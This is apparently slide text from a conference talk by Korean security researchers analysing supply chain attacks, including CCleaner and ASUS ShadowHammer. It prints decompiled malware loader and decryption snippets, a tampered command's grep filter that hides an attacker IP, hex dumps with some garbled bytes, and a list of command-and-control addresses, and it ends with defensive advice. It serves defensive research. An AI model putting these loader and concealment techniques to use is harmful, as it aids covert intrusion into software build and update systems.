
Parse string "DZKS", "DZJS"

Case D : Hiding attacker IP


- Command file modification
 - To hide the server intrusion
 - Except for the attacker's IP

```
/bin/p
$*!grep -vE "45.██████████16.248:443!$$![]
!grep"
/bin/sh
;*3$"
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.2) 5.4.0 20160609
crtstuff.c
```


Case E : Overview



Case E : Hijacking account





Association Analysis

Supply Chain Attack

Association Analysis




	CASE - A (2011)	CASE - B (2017)	CCleaner (2017)	CASE - C (2018)	ASUS (2018)	CASE -D (2018)	CASE – E (2018)
Selection of infected PCs	•	•	•	•	•		
PlugX Module	•	•		•	•	•	
Code tampering		•	•		•		
ShadowPad		•	•				
Linux command modification				•			•
Attacker IP				•		•	•

Association Analysis : Select Infection PC


```

C69 = 1;
C70 = 0x3FC5147B;
C71 = 0xC14C60D3;
C72 = 0xF45ACAEB;
C73 = 0xD5FE5A41;
C74 = 0;
C75 = 0;
C76 = 0;
C77 = 0;
C78 = 0;
C79 = 0;
C80 = 0;
C81 = 0;
C82 = 1;
C83 = 0x2EA68E3A;
C84 = 0xBEECB432;
C85 = 0xA50DF33;
C86 = 0x73C8EB28;
C87 = 0;
C88 = 0;
C89 = 0;
C90 = 0;
C91 = 0;
C92 = 0;
C93 = 0;
C94 = 0;
C95 = 1;
C96 = 0x6C9516CC;
C97 = 0x2BCD0695;
C98 = 0xD7A789B3;
C99 = 0xBD3324DA;
    
```


Asus



CASE - B



CASE - C



CCleaner

Association Analysis : Code Tampering



CCleaner

```

it_start()
security_init_cookie();
return __scr_common_main_seh();

__scr_release_startup_lock(v10);
v2 = sub_4010C0();
v3 = *v2;
if (*v2 && __scr_is_nonwritable_in_current_image(v2))
{
    v4 = *v3;
    __nullsub_1(v4);
    v4(0, 2, 0);
}

void __sub_4010C0()
{
    sub_40102C();
    return __unk_A8D4BC;
}
    
```

CRT initialization Code()

```

sub_401000(byte_B2E0A8, 0x2978);
result = HeapCreate(0x400000, 0, 0);
__Heap = result;
if (result)
{
    v1 = HeapAlloc(result, 0, 0x3978u);
    lpMem = v1;
    if (v1)
    {
        v2 = 0;
        v3 = v1 - byte_B2E0A8;
        do
        {
            *(v1 + v2) = byte_B2E0A8[v2];
            byte_B2E0A8[v2++] = 0;
        }
        while (v2 < 0x2978);
        v1();
    }
}
    
```

Sub_40102C

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
0042C8A0	01	00	00	00	00	00	00	00	00	83	15	97	C7	2C	C9	95	
0042C8B0	75	68	C8	A1	3D	76	07	CC	8E	F7	42	B5	BB	25	BE	43	
0042C8C0	7E	67	AB	63	3E	F6	08	37	DD	C6	B8	F9	B9	F7	27	5B	
0042C8D0	3C	E6	45	9A	3F	D3	5D	25	2E	1D	C2	6B	11	99	B0	87	
0042C8E0	F5	87	F3	D8	29	2F	73	9D	99	71	67	BA	28	CF	51	05	
0042C8F0	1D	D5	00	77	B3	A7	56	7A	36	63	43	4B	AE	FD	EC	4B	
0042C900	A7	58	A4	C7	05	86	E1	45	14	5B	42	66	9E	E5	57	B6	
0042C910	8D	6C	CA	EE	94	94	80	A8	2F	87	8C	B0	DA	EC	ED	FF	
0042C920	EE	CD	70	6A	EE	BA	D6	17	A6	4	F0	6E	3B	31	A3	3B	
0042C930	38	6C	B6	B1	BA	94	BA	51	D1	4	2C	2A	E9	09	AA	C8	80
0042C940	23	B2	80	2E	FE	1C	CF	9F	F9	BB	19	04	C4	5C	D3	4F	
0042C950	3A	1F	55	46	C8	6C	2F	0E	4C	E1	6B	DE	7C	F0	50	6E	
0042C960	3E	75	79	8B	DE	19	60	D6	FC	2C	3E	08	FD	8D	D6	C0	
0042C970	E9	D6	4B	DE	7F	CE	EF	90	23	EF	66	2A	9A	C1	6F	D3	
0042C980	FB	02	97	E3	51	BA	DD	9D	5A	DD	05	FB	17	77	1C	73	
0042C990	C6	04	B1	A1	32	8A	A5	63	DE	35	D0	19	A5	10	2D	5C	
0042C9A0	99	3D	E2	2A	7A	CC	47	85	3D	1A	68	06	94	EB	54		
0042C9B0	39	05	2D	E1	47	4C	27	17	D7	10	EA	20	7E	F4	2D	81	

ASUS

```

if ( ! heap_init() )
    fast_error_exit(28);
if ( !_mtinit() )
    fast_error_exit(16);

if ( dword_56A730 == 1 )
    __FF_MSGBANNER();
    NMSG_WRITE(a1);
    crtExitProcess(0xFFu);

sub_51B908();
ExitProcess(uExitCode);
    
```

CRTStartup()

```

u5 = *u2++;
*ux3++ = u5;
--u4;
do
{
    u7 = u7 + (u7 >> 3) - 286331153;
    u6 = u6 + (u6 >> 5) - 572662306;
    u5 += 858993459 - (u5 << 7);
    u4 += 114532612 - (u4 << 9);
    *u5 + a3) = (u4 + u5 + u6 + u7) ^ *(a1 + u5);
    result = ++u5;
} while ( u8 < a2 );
sub_51B802(u15, 16, u15);
u8 = u15[2];
    
```

Sub_51B890()

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	59	29	29	86	48	7E	59	A9	26	38	45	72	6F	5E	21	CD
00000010	B6	BD	E5	44	01	13	7A	16	F5	3B	4C	D0	46	3F	17	6A
00000020	F4	1B	06	77	29	02	B6	67	12	B9	0E	58	42	ED	0B	00
00000030	79	63	10	DC	32	4F	31	8A	BC	29	87	59	14	CD	56	47
00000040	C6	CD	41	8E	9C	43	04	8F	87	6C	86	79	3E	C1	94	23
00000050	AD	A1	D8	81	2E	08	6B	A9	8C	CB	85	57	EB	DC	1C	30
00000060	FA	D6	9C	8D	5B	0B	92	1F	BC	A1	2B	27	55	87	4A	0C
00000070	DB	7D	0E	F9	96	59	A8	D2	A3	7A	1A	44	E9	0D	D8	
00000080	30	F2	5B	4F	51	22	75	D2	96	E9	5D	24	62	C4	74	1C
00000090	43	B9	83	E8	2C	D5	63	EB	29	44	8D	31	91	B3	B8	FF
000000A0	28	47	B6	1E	C7	7C	91	19	45	11	CF	D9	4E	56	69	F7
000000B0	47	83	E1	27	13	E0	0D	2B	18	CA	95	16	E1	09	8D	22
000000C0	A5	7B	ED	0F	1D	5F	B2	76	95	80	CB	5F	52	F7	84	39
000000D0	21	B4	15	A3	49	AF	14	04	98	69	53	24	40	8C	5F	DA
000000E0	26	F9	17	1A	26	03	FD	63	1D	0A	33	6E	E9	CL	0D	7C
000000F0	FB	6E	2C	06	31	6B	0C	89	ED	2C	18	12	32	F7	A9	AC
00000100	05	FE	27	14	86	C6	8B	8B	49	38	F0	86	C9	8A	36	2B
00000110	66	A8	94	46	26	8E	CD	87	D1	9C	03	36	48	89	83	42
00000120	DA	BD	11	5E	9C	94	35	10	A2	4D	50	95	73	50	8B	66
00000130	7D	3C	81	E9	5C	F2	63	2C	53	5A	79	79	0C	75	5B	22
00000140	A2	DF	2F	07	EB	5F	6A	45	4A	9C	95	D9	9F	D7	31	33
00000150	7E	4F	CF	64	7B	CC	17	27	EA	95	B1	16	B4	6A	ED	D0
00000160	82	56	33	C7	C2	AA	99	BC	10	69	53	0C	05	E4	CF	28
00000170	B6	3E	B0	D1	1F	A3	26	46	51	0F	EB	33	56	1D	9E	C9
00000180	8C	86	F7	6A	84	AF	2D	92	13	8B	87	00	26	CB	8D	D1
00000190	F4	B6	98	E4	B2	26	83	C5	11	4E	2A	A2	76	32	46	04
000001A0	11	F7	82	CB	49	31	DE	98	24	5B	A7	95	4E	4C	8F	01
000001B0	31	71	EF	CB	25	15	E3	4D	6C	96	E8	D1	C5	83	A1	47
000001C0	1F	26	22	19	52	11	8E	86	76	88	81	0C	82	8F	A1	47

Resource(136)

CASE - B

```

.rdata:1000F69C dd offset ??_FafxModuleState@3V0XX2;
.rdata:1000F6A0 dd offset MaliciousCode sub_1000E600;
.rdata:1000F6A4 dd offset sub_1000E510;
.rdata:1000F6A8 dd offset sub_1000E530;
.rdata:1000F6AC dd offset sub_1000E550;
.rdata:1000F6B0 dd offset sub_1000E570;
.rdata:1000F6B4 dd offset sub_1000E590;
.rdata:1000F6B8 dd offset sub_1000E580;
.rdata:1000F6BC dd offset sub_1000E5C0;
.rdata:1000F6C0 dd offset sub_1000E500;
.rdata:1000F6C4
.rdata:1000F6C8
.rdata:1000F6CC
.v2 = this;
hAlloc = VirtualAlloc(0, 64328u, 0x1000u, 0x40u);
v5 = byte_1000F718[0];
For ( i = 0; i < 64324; ++i )
{
    *(hAlloc + i) = v5 ^ *(byte_1000F718[1] + i);
    v5 = 0xC98ED351 * ((v5 >> 16) + (v5 << 16)) - 0x57A25E37;
}
if ( hAlloc(0) < 0x1000 )
    MessageBoxA(0, "###ERROR###", 0, 0);
return v2;
    
```

Association Analysis : ShadowPad



CASE - B

```
v2 = this;
hAlloc = VirtualAlloc(0, 64328u, 0x1000u, 0x40u);
v5 = byte_1000F718[0]; // 0CF56F204h
for ( i = 0; i < 64324; ++i )
{
    *(hAlloc + i) = v5 ^ *(&byte_1000F718[1] + i);
    v5 = 0xC9BED351 * ((v5 >> 16) + (v5 << 16)) - 0x57A25E37;
}
if ( hAlloc(0) < 0x1000 )
    MessageBoxA(0, "###ERROR###", 0, 0);
return v2;
```

CCleaner

```
def real4(buf, size):
    temp = ''
    i = 0
    v5 = 0xF6CB855

    if size :
        while i < size-1:
            temp += chr(buf[i] ^ (v5 & 0xFF))
            v5 = (0x47A6547 * ((v5 >> 8) & 0xFFFFFFFF)) & 0xFFFFFFFF

            i+=1
    return temp
```

Association Analysis : PlugX Module



	CASE - A	CASE - B	CASE - C	CASE - D
				Customer of Company C
20100921	•			
20120123				
20120712			•	•
20170317		•		
20180717 (9002 RAT)			•	•

```
*a1 = 0x20100921;  
a1[1] = a2;  
a1[3] = a4;  
a1[2] = 0;  
return sub_1001E0D3(a3, a1);
```


Association Analysis : Hiding Attacker IP



```
/bin/p
$*|grep -vE "45.32[REDACTED]252:443|$$|[
]|grep"
/bin/sh
;*3$"
GCC: (GNU) 4.8.3 20140911 (Red Hat 4.8.3-9)
GCC: (GNU) 4.8.5 20150623 (Red Hat 4.8.5-11)
```

CASE - C

```
/bin/p
$*|grep -vE "45[REDACTED]16.248:443!$$!|[
]|grep"
/bin/sh
*07
!07
<07
_gmon_start__
```

CASE - D


```
/bin/p
$*|grep -vE "45[REDACTED]16.248:443!$$!|[
]|grep"
/bin/sh
;*3$"
GCC: <Ubuntu 5.4.0-6ubuntu1~16.04.2> 5.4.0 20160609
crtstuff.c
```

CASE - E

Association Analysis : Attacker IP



Tags	프로그램	종류	IP	국가
EHE		웹사이트	103.46.141.77	중국
AHE		원격제어	116.127.121.41	
DHE		웹사이트 접속	139.180.200.14	미국
BHE	nnview	악성코드 C2	174.139.203.27	
BHE	nnview	악성코드 C2	174.139.62.61	
CEH	PlugX	악성코드 C2	198.13.58.18:443	미국
CEH		업데이트 서버	198.54.117.244	미국
CEH		비정상 로그인 IP	202.182.113.9	미국
EHE_2		관련 악성코드 사용자	207.148.88.54	
EHE_2		bat파일 다운로드	207.148.94.157	
X서		관련 악성코드 사용자	207.148.94.157	미국
CCleaner	ShadowPad	악성코드 C2	216.126.225.148	
EHE		웹사이트	43.226.231.33	중국
EHE		웹사이트	45.115.25.45	중국
EHE		웹사이트	45.115.25.61	중국
EHE		그룹웨어 서버 에러 로그	45.32.16.248	일본
DHE	backdoor	백도어 악성코드	45.32.16.248	일본
EHE_2	backdoor	백도어 악성코드	45.32.16.248:443	
CEH		업데이트 서버 웹로그	45.32.17.245	일본
EHE_2		백도어 악성코드	45.32.39.252	
DHE	backdoor	백도어 악성코드	45.32.39.252	일본
CEH	backdoor	백도어 악성코드	45.32.39.252:443	
EHE	PlugX	악성코드 C2	45.32.8.143:443	일본 (미국)
DHE		웹 관리자 로그인	45.77.251.245	미국
X서	PlugX	악성코드 C2	66.42.37.101	미국
CEH	PlugX		66.42.37.101	미국
BHE	nnview	악성코드 C2	67.198.161.245	
BHE	nnview	악성코드 C2	67.229.35.214	
BHE	nnview	악성코드 C2	93.174.91.36	
Asus	ShadowHammer	악성코드 유포지	https://asushotfix.com/logo.jpg	
	nnview	C2 파일	https://markhedin.github.io/index.html	




- 207.148.XX.XX
- 45.32.XX.XX




Attack Features and Strategies

Attack Features and Strategies : ATT&CK Matrix



Attack Features and Strategies



Defensive Strategy

- SVN, Build Server
 - Latest update of vaccine program
 - System access control
 - Forbidden to login automatically
 - Record and approval of certificate usage
 - System network separation
 - Internet access blocking
 - Separate certificate management system

→ Update Server

Defensive Strategy

- Update System
 - Check update server IP/URL modulation
 - Limit client remote update ports
 - Update file code signature
 - Update integrity verification
 - Use safe integrity verification technology
 - Update client, mutual authentication between servers





Thank You!

HITB LOCKDOWN⁰⁰²
livestream

BYEONGJAE KIM(kimbyeongjae@kisa.or.kr), TAEWOO LEE(havyrain@kisa.or.kr)